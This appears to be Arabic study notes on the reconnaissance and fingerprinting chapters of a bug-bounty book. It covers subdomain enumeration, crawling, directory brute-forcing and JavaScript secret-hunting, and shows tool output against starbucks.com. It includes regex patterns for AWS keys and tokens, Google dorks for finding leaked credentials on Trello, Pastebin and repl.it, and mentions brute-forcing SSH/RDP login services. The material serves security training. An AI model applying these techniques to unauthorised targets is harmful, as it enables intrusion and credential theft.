storelink-owa.starbucks.com
jdsbeta.starbucks.com
test1-iad.starbucks.com
```

برضه بقولك تاني انت اغلب التولز دي بتشتغل بطريقه انها معاها api من third parties vendors وبعدها بتعمل عملية الـ scraping

KNOCK.PY

للمره الاول هتشوف ان الاداه دي بتفوت subdomains كتيره ولكن الكاتب بيحبها علشان هي بتعرضلك في ال response التكنولوجي و الـ status code فهي كويسه جدا علشان تفهم كل subdomain

https://github.com/guelfoweb/knock

knockpy.py <Domain Name Here>

```
alex@alex-PowerEdge-R710:~/tools/knock$ python knockpy/knockpy.py  starbucks.com

 _ __             _
| |/ /            | |   4.1.1
| ' / _ __   ___  | | __ __ _  _
|  < | '_ \ / _ \ | |/ /'_ \| | |
| . \| | | | (_) |  <| |_) | |_| |
|_|\_\_| |_|\___/ \_\_| .__/ \__, |
                      | |     __/ |
                      |_|    |___/

+ checking for virustotal subdomains: SKIP
        VirusTotal API_KEY not found
+ checking for wildcard: NO
+ checking for zonetransfer: NO
+ resolving target: YES
- scanning for subdomain...

Ip Address      Status  Type    Domain Name                     Server
----------      ------  ----    -----------                     ------
8.33.184.254    200     host    a.starbucks.com                 Apache
67.134.222.254  200     host    a.starbucks.com                 Apache
8.23.247.244    200     host    a.starbucks.com                 Apache
98.99.252.56    403     host    api.starbucks.com               BigIP
104.80.77.244   301     alias   app.starbucks.com               AkamaiGHost
104.80.77.244   301     alias   starbuckssites.starbucks.com.edgekey.net        AkamaiGHost
104.80.77.244   301     host    e13595.a.akamaiedge.net         AkamaiGHost
12.18.141.21            host    apps.starbucks.com
204.238.150.111         host    auth.starbucks.com
216.161.14.126          host    aw.starbucks.com
98.99.252.42    403     alias   beta.starbucks.com              BigIP
98.99.252.42    403     host    wwwstage.starbucks.com          BigIP
204.74.99.103   302     host    blog.starbucks.com              UltraDNS Client Redirection Server
98.99.252.176   404     alias   blogs.starbucks.com             Microsoft-IIS/8.5
```

يبقا كدا هنتكلم عن الادوات بسرعه في مرحله ال Subdomain Enumeration

عندك فيه طريق كتير علشان تعمل كدا
brute forcing,

forward DNS database,
and subdomain permutations

عندك التول اللي هي Amassممكن تستخدم علشان تـ scrapeكل الـthird party vendors resources
عندك Gobusterممكن تستخدمها في مرحله الـ brute forceلكل الـ subdomains
عندك Altdnsممكن تستخدمها في مرحله الـ subdomain permutations

DNS RESOLUTIONS

في الوقت اللي انت بتعمل فيه subdomain enumلازم تتأكد انك اعددت قايمه كبيره من الـsubdomains
وفي مرحله الـ probingلهذه الـ endpointsلازم تعرف مين فيهم اللي شغال واللي مش شغال دا بكل بساطه بتعمل عمليه dns lookupعلي دومين معين وبيشوف لو هو بيحتوي علي الـ A record
لو ايوه يبقي الـ Subdomainدا aliveولو لا يبقي Dead
هنا الكاتب برضه بيستخدم

https://github.com/blechschmidt/massdns
طريقه التثبيت :

```
git install https://github.com/blechschmidt/massdns.git
cd massdns
make
```

بيقولك انه هيستخدم JQودي بالمناسبه toolموجوده وهي .command line json parser
https://github.com/stedolan/jq
وعلشان تستخدمها لازم يكون معاك قايمه من الـ dns resolvers
واشهر واحد منهم اللي هو كلنا عارفيه ال dnsبتاع جوجل "8.8.8.8"
ودا ال command :

```
./bin/massdns -r resolvers.txt -t A -o J subdomains.txt | jq
'select(.resp_type=="A") | .query_name' | sort -u
```

اولا كدا لازم الـ Resolvers.txtيكون بيحتوي علي قايمه من الـ DNS resolvers
والـ subdomains.txtبيحتوي علي الـ domainsاللي انت هتعوز تشوفها شغاله ولا ايه الدنيا
بعد كدا بيعمل pipeللـ jq
وفي الاخر بيشيل المتكرر عن طريق sort -u

بس انا هنصحك انك تحمل toolاسمها httpxمن علي github
تقدر تبحث عنها هي والـ Toolاللي اسمها httprobe
طبعا الاسرع فيهم httpx

SCREEN SHOT

طبعا من الممكن يوصل معاك عدد ال Subdomainsلعدد كبير جدا ف اكيد مش هتفتحهم واحد واحد
ف المهم هنا انهم كلهم يبقوا موجودين عندك في ملف ك صور ساعتها هتبدأ انت تفلتر انهي اللي فيه functionsاكتر وانهي اللي مش باين عليه interestingيعني

ف المهم بتتعدد الحالات اللي بتؤدي لـ RCEفي الحته بتاعه الـ Screenshot Gathering

تقدر تستخدم الـ Toolدي :


https://github.com/FortyNorthSecurity/EyeWitness
عن طريق الـ commandده

Python3 EyeWitness.py -f subdomains.txt --web



CONTENT DISCOVERY

بالنسبة للـ Content Discoveryفهو مرحله افتراضيه في الجزء بتاع الريكون ف فشلك فيها هيأثر طبعا علي النتيجه بتاعتك
المهم هنا الغرض الاساسي ورا الموضوع دا هو انك تلاقي endpointsفي الـ targetبتاعك زي ايه ؟
مثلا applications , interesting technologies, config files, log filesواو اي حاجه مستضافه عل ي الموقع اللي انت هتعمل العمليه دي فيه



SELF CRAWL

في الجزء دا ممكن تستخدم الـ crawlبتاع الـ burp suiteاو تقدر تستخدم اللي الكاتب اقترحهم في وقت الكتاب
واللي هو انك تستخدم الـ toolدي

https://github.com/ghostlulzhacks/crawler/tree/master
ولكن بالشكل دا مش هيجيبلك اي endpointمخفيه
كل اللي هي بتعمله انها بتزور كل اللينكات بطريقه recursive

python3 crawler.py -d <URL> -l <Levels Deep to Crawl>

```
alex@alex-PowerEdge-R710:~/tools/crawler$ python3 crawler.py -d https://starbucks.com -l 1
0       https://starbucks.com/
1       https://starbucks.com/store-locator
2       https://starbucks.com/account/signin
3       https://starbucks.com/account/create
4       https://starbucks.com/coffee
5       https://starbucks.com/menu
6       https://starbucks.com/coffeehouse
7       https://starbucks.com/responsibility
8       https://starbucks.com/coffee/how-to-brew
```


وملحوظه برضه لازم تاخد بالك منها انك لما تيجي تعمل crawlمتتعمقش عن مرحلتين لان ببساطه م مكن تلاقي عندك ملايين اللينكات

طيب ايه هي الفكره من الكلام دا كله وهي انك هتبقا عملت ملف موجود فيه URLsتقدر بعدها تعمل inspectوتدور فيهم علي endpoints و تـ fingerprintللتكنولوجي و تلاقي ثغرات اكيد

WAYBACK MACHINE CRAWL DATA

نقدر اننا نعمل active crawlبنفسنا زي الـ burpكدا طبعا ولكن الاسهل اننا نشوف third parties vendorsللحكايه دي علشان ربما تاخد rate limitعلي التصفح الغشيم اللي حضرتك كنت بتعمله دا
طيب بالنسبه للـ Wayback machineدا عباره عن ايه ؟
عباره عن ارشيف للنت ببساطه بيروح علي كل موقع وبيعمل Crawlفي الوقت اللي بياخدوا فيه Screen shotsو التسجيل للبيانات دي في قاعده البيانات
https://web.archive.org/
برضه حاجه حلوه انك مثلا ممكن تشوف شكل الـ yahooكان عامل ازاي من 5سنين وكذلك الفيس بوك برضه الخ..

المهم يعني الـ endpointsدي ممكن نستعلم من خلالها عن كل المسارات اللي اتعملها crawlقبل كدا



"https://web.archive.org/web/*/facebook.com/*"

وممكن من خلال النتيجه اللي هتظهرلك هنا تبدأ تدور علي حاجات كتير منهم
اي ملف مثلا بينتهي بـ ".bak"واللي هو هيكون حاجه لذيذه جدا انك جبت backup information
وطبعا برضه فيه حاجات تاني ممكن تبحث عنها زي :

- .zip
- .config
- /admin/
- /api/

مش بس كدا لا وكمان ممكن تلاقي ثغرات عن طريق انك تبص علي البيانات دي لو مثلا انت شوفت الم
سار دا
"example.com/?redirect=something.com"
من الممكن انك تجيب ثغره open redirect واSSRF vulnerabilities لو مثلا انت شوفت
GET parameter "msg="
هنا انت تقدر تدور علي xss

هنا انا هرشحلك تول اللي اسمها Waybackurls حلوه اوي

وبرضه الكاتب هنا عامل سكريبت بيجيب كل المسارات من الموقع دا برضه تقدر تشوفها برضه :
https://github.com/ghostlulzhacks/waybackMachine

قبل ما تفكر تعمل crawl للموقع اللي انت هتشتغل عليه لا روح لـ Wayback machine الاول
واستخدم الـ crawl اللي اتعمل قبل كدا عن طريق الناس وبعدها ابدأ اعمل انت الـ crawl بتاعك

COMMON CRAWL DATA

كمان فيه حاجه تاني زي ال wayback machine تقدر تستخدم
http://commoncrawl.org/
وبرضه ال Script بتاع صاحب الكتاب علشان تـ Automate الجزء دا
https://github.com/ghostlulzhacks/commoncrawl
وهتشغله كدا

```
python cc.py -d <Domain>
```



هنا هيجيبلك كل الـ endpoints اللي من 2014 انت بالتأكيد هتعوز تعمل pipe اللي هو
الـ "|" للـ output وتحفظه في ملف ليك بعدين تفحصه بقا واكيد هتلاقي كميه كبيره من ال URLs اتم
سحت يعني فعادي

DIRECTORY BRUTE FORCE

الـ crawl لوحده مش كفايه فيه Hidden endpoints كتير اوي ممكن ميكونش حد عملها crawl
فعلشان كدا لـ directory bruteforcing بيعتمد علي الـ wordlists ممكن انت بعدها تبدأ تحمن علي حا
جات كتير
من ضمنهم backup files, core dumps, config files

طبعا فيه برضه في الوقت الحالي ادوات كتير جميله منهم
ffuf , dirsearch , gobuster
هنستخدم دلوقتي الاداة دي
https://github.com/OJ/gobuster

وطبعا انت عارف هتجيب ال wordlistمن فين
Seclist :)

ودا الـ command
./gobuster dir -k -w <Wordlist> -u <URL>

```
alex@alex-PowerEdge-R710:~/tools$ ./gobuster dir -k -w SecLists/Discovery/Web-Content/raft-small-files.txt -u https://delivery.starbucks.com
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://delivery.starbucks.com
[+] Threads:        10
[+] Wordlist:       SecLists/Discovery/Web-Content/raft-small-files.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/11/09 18:26:18 Starting gobuster
===============================================================
/favicon.ico (Status: 200)
/robots.txt (Status: 200)
===============================================================
2019/11/09 18:27:20 Finished
===============================================================
```

الـ Content Discoveryممكن يتعمل بطريقتين
passively or actively

عندك الـ The WaybackMachine and Common Crawlيمكن ان يستخدموا في انهم يعملوا craw
الـ endpointsللتارجت بتاعك ولكن دول خير مثال علي الـ passiveواللي هو انت يعني لسه محصل ش بينك وبين التارجت احتكاك

او برضه فيه عندك ممكن تعمل active crawlبنفسك زي ما اتكلمنا

INSPECTING JAVASCRIPT FILES

اغلب المواقع دلوقتي بتستخدم javascriptفي الـ Front Endبعد ما تعمل crawlهتلاقي نفسك فاي تك الكتير من الـ endpoints
طيب ممكن تلاقي ايه في الـ javascript files؟
AWS keys, S3 bucket endpoints, API keys , etc...

LINK FINDER

الاده دي من الادوات اللي بتعمل parsingمن الـ javascript filesيعني هدفها تستخرجلك endpoints منها وهي بتشتغل عن طريق jsbeautifierودا اللي بيخلي شكل الكود كويس نوعا ويبقي مقروء نوعا ما
المهم ان الكاتب عادة ما بيستخدم الاداه دي لو الجزء بتاع الـ self crawlفشل في انه يرجع نتايج لو الموقع شغال بـ javascript

https://github.com/GerbenJavado/LinkFinder

python linkfinder.py -i <JavaScript File> -o cli

```
alex@alex-PowerEdge-R710:~/tools/LinkFinder$ python3 linkfinder.py  -i https://cdn.optimizely.com/js/6558036.js -o cli
/dist/preview_data.js?token=__TOKEN__&amp;preview_layer_ids=__PREVIEW_LAYER_IDS__
http://store.starbucks.com/coffee
http://store.starbucks.com/tea
http://store.starbucks.com/drinkware
http://store.starbucks.com/equipment
http://store.starbucks.com/collections/sale-collection
https://www.starbucks.com/account/home
https://www.starbucks.com/menu
https://www.starbucks.com
```

JSSEARCH

دي اداة تانيه برضه ممكن تستخدمها ولكن الاداه دي الفكره الاساسيه منها انها بتدور علي الـ sensitiv e or interesting strings

في الغالب الـ developersبيسيبوا API keys, AWS credentialsاو sensitive informationفي مل فات الـ javascript

https://github.com/incogbyte/jsearch

```
1
2  REGEX_PATT = {
3      "AMAZON_URL":r"https?://[^\"\\'> ]+",
4      "AMAZON_URL_1":r"[a-z0-9.-]+\.s3-[a-z0-9-]\\.amazonaws\.com",
5      "AMAZON_URL_2":r"[a-z0-9.-]+\.s3-website[.-](eu|ap|us|ca|sa|cn)",
6      "AMAZON_URL_3":r"s3\\.amazonaws\.com/[a-z0-9._-]+",
7      "AMAZON_URL_4":r"s3-[a-z0-9-]+\.amazonaws\\.com/[a-z0-9._-]+",
8      "URLS":r"https?://[^\"\\'> ]+",
9      "AMAZON_KEY":r"([^A-Z0-9]|^)(AKIA|A3T|AGPA|AIDA|AROA|AIPA|ANPA|ANVA|ASIA)[A-Z0-9]{12,}",
10     "UPLOAD_FIELDS":r"\u003cinput[^\u003e]+type=[\"']?file[\"']?",
11     "Authorization":r"^Bearer\s[a-f0-9]{8}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{12}$",
12     "accessToken":r"^acesstoken=[0-9]{13,17}"
```

وطريقه البحث دي بتكون عن طريق الريجيكس زي ما باين في الصوره

python3.7 jsearch.py -u https://starbucks.com -n Starbucks

```
alex@alex-PowerEdge-R710:~/tools/jsearch$ python3.7 jsearch.py -u https://starbucks.com -n starbucks
>> [Errno 17] File exists: 'starbucks.com'
[INFO] Getting info from: https://starbucks.com/static/js/library/modernizr.custom.js?
[INFO URL] http://modernizr.com/download/#-generatedcontent-csstransforms-csstransitions-localstorage
stallprops-prefixes-domprefixes-css_filters

[INFO URL] http://www.w3.org/2000/svg
[INFO] Getting info from: http://cdn.optimizely.com/js/6558036.js
[DOMAIN INFO] http://store.starbucks.com/coffee
[DOMAIN INFO] http://store.starbucks.com/tea
[DOMAIN INFO] http://store.starbucks.com/drinkware
[DOMAIN INFO] http://store.starbucks.com/equipment
[DOMAIN INFO] http://store.starbucks.com/collections/sale-collection
[DOMAIN INFO] https://www.starbucks.com/account/home
[DOMAIN INFO] https://www.starbucks.com/menu
[DOMAIN INFO] https://www.starbucks.com
[INFO URL] https://developers.optimizely.com/x/solutions/javascript/code-samples/index.html#page-act

[INFO URL] https://app.optimizely.com/js/innie.js
[AWS INFO] https://cdn-assets-prod.s3.amazonaws.com/js/preview2/6558036.js
```

واتأكد انك تضيف ليها الريجيكس الخاصه بك علشان تحسن النتايج بتاعتك

GOOGLE DORKS


طيب دلوقتي بالنسبه لـلدوركات بتاعه جوجل هنستفاد منه ازاي في المرحله دي ؟

طبعـاً: , find hidden assets, credentials, vulnerable endpoints وغيرهم

هتلاقي هنا الكتير من الدوركات
https://www.exploit-db.com/google-hacking-database

DORK BASICS

site:<Domain Name>



ودا انت من خلاله هتفلتر نتايج البحث اللي هتظهرلك

وفيه تاني برضه كذا حاجه زي "inurl:" and "intitle:" :

https://gbhackers.com/latest-google-dorks-list/

تقدر تكمل بحث عنهم وتشوف رايتابات كتير بيتكلموا عن ازاي قدروا يجيبوا ثغرات من بس كام دورك كدا استخدموهم في البحث


THIRD PARTY VENDORS

هنا انت بتستخدم الدوركات بتاعه جوجل علشان تحدد الـ third party vendors
يعني قصدي ان المنظمات عادة ما بتستخدم مواقع زي Trello, Pastebin, GitHub, Jiraو غيرهم

قبل كدا كاتب الكتاب لقي credentialsمتخزنه في public Trello board

مثال بسيط للكلام بتاعنا دا :

site:<Third Party Vendor> <Company Name>



A full list of third-party vendors can be found below credit goes to Prateek Tiwari:


Name	Dork	Description
Codepad	site:codepad.co “Company Name”	Codepad is an online compiler/interpreter. You can sometimes find hard coded credentials here.
Scribd	site:scribd.com “Company Name”	Scribd is known for their books and E-books but you can sometimes find internal files uploaded by employees that contain passwords
NPM	site:npmjs.com “Company Name”	Use this to find NodeJS source code used by a company
NPM	site:npm.runkit.com “Company Name”	Use this to find NodeJS source code used by a company

Libraries IO	site:libraries.io "Company Name"	Libraries.io is a web service that lists software development project dependencies and alerts developers to new versions of the software libraries they are using.
Coggle	site:coggle.it "Company Name"	Coggle is used to create mind maps. You might be able to find internal flow charts which contain credentials
Papaly	site:papaly.com "Company Name"	This site is used to save bookmarks and links. You can sometimes find internal links, documents, and credentials.
Trello	site:trello.com "Company Name"	Trello is a web based Kanban board. This is often used to find credentials and internal links of organizations.
Prezi	site:prezi.com "Company Name"	This site is used to make presentations and can sometimes contain internal links and credentials.
Jsdeliver	site:jsdelivr.net "Company Name"	CDN for NPM and GitHub.
Codepen	site:codepen.io "Company Name"	Codepen is an online tool for creating/testing front end code. You can sometimes find API keys and other credentials in here
Pastebin	site:pastebin.com "Company Name"	Pastebin is a site where people upload text documents typically for sharing. You can often find internal documents and credentials in here. Hackers also use this site to share database leaks.
Repl	site:repl.it "Company Name"	Repl is an online compiler. You can sometimes find hard coded credentials in users scripts. I have personally used this to compromise a few targets.
Gitter	site:gitter.im "Company Name"	Gitter is an open source messaging platform. You can sometimes find private messages containing credentials, internal links, and other info.

Bitbucket	site:bitbucket.org "Company Name"	Bitbucket like GitHub is a place to store source code. You can often find hard coded credentials and other information in here.
Atlassian	site:*.atlassian.net "Company Name"	This dork can be used to find confluence , Jira, and other products that can contain sensitive information
Gitlab	Inurl:gitlab "Company Name"	Gitlab like GitHub is used to store source code. You can often find internal source code and other sensitive information here

الكاتب قبل كدا استخدم الدورك بتاع "repl.it" اللي في الجدول ولقي credentials موجوده في السورس كود

“ext:” dork.




كمان فيه حاجه تانيه وهي انك تبحث عن extintionمعينه
“ext:” dork.

back up files, PDFs,databases, zip files, and anything else.

CHAPTER 8: FINGERPRINT PHASE

بعد ما خلصنا الجزء بتاع الريكون واللي كان بيتكلم عن انك تلاقي الـ assetsو الـ endpoints
بعد كدا تبدأ تـ fingerprintالحاجات دي ,الغرض من الكلام دا انك تشوف التكنولوجي اللي شغاله علي الـ Assetsاللي تبع التارجت بتاعك

انت محتاج تعرف حاجات زي technology stacks, version numbers, running servicesوأي حاج ه تقدر تستخدمها في انك تعرف ايه اللي شغال علي الـ endpointدي



بمعني ان لو فيه exploitجديد نازل للـ wordpressفانت محتاج تكون قادر علي انك تتعرف كل الـ WordPress applicationاللي التارجت بتاعك بيتسخدمها
كما ايضا انت هتعمل fingerprintللـ SSHأو RDPأو VNCاو اي login servicesولذلك تقدر تعمل الـ bruteforce attacks


يعني كل الداتا اللي انت هتجيبها في وقت الـ fingerprint phaseبيمكنك من ان انت تتفوق في الـexploitation phase

IP

انت جمعت معلومات كتير من ضمنهم CIDR rangesاللي تبع التارجت بتاعك
كمان برضه IPsمن الـ DNS resolutionsللـ subdomainsفي الوقت بتاع الـsubdomain enumeration phase
دول الطريقتين الاساسيتين اللي انت تقدر تجيب منهم IPsتبع المنظمه بتاعتك
طيب خلاص بقي معانا Listمن الـ IPsهتحتاج ان انت تشوف البورتات والخدمات اللي شغاله في الـ endpointدي
دا تقدر ان انت تعمله manuallyعن طريق انت تفحص التارجت بتاعك او ان انت تقدر تعمله passive يعني بدون ما تحتك مع التارجت باستخدام third parties


SHODAN

افضل مصدر لانك تعمل فحص للبورتات المهم الخدمه دي بتفحص النت يوميا وبتمدك بالبيانات دي لل عملاء ف انصحك تستخدم
تستثمر في اكونت مدفوع علشان المجاني بيحجملك عدد بحث معين
https://www.shodan.io/
لو معاك CIDR rangeتقدر تستخدم البحث عن طريق
net:<"CIDR,CIDR,CIDR">
وهيظهرلك الـ assetsفي الـ CIDR rangeدا




او من الممكن ان انت تبحث عن طريق

org:<"Organization Name">



الـ two queries دول هيجيبولك assetsللتارجت بتاعك في الشبكه الخارجيه

طيب لو الشركه معندهاش الـ CIDR rangeالخاص بيها ؟
ومستضافه عند خدمات الـ AWSاو Gcloudو بكدا مستحيل تبحث عن طريق الـ CIDR range
او انك تبحث عن طريق اسم الشركه ولربما تكون فيه تشابه بينها وبين اسم شركه تانيه
هو تكنيك واحد تقدر تستخدمه للبحث عن SSL certificateبتاع الشركه
اي SSL certificateالمفروض ان يكون فيها اسم الشركه وبالتالي بكدا تقدر تبحث
ssl:<"ORGANIZATION NAME">



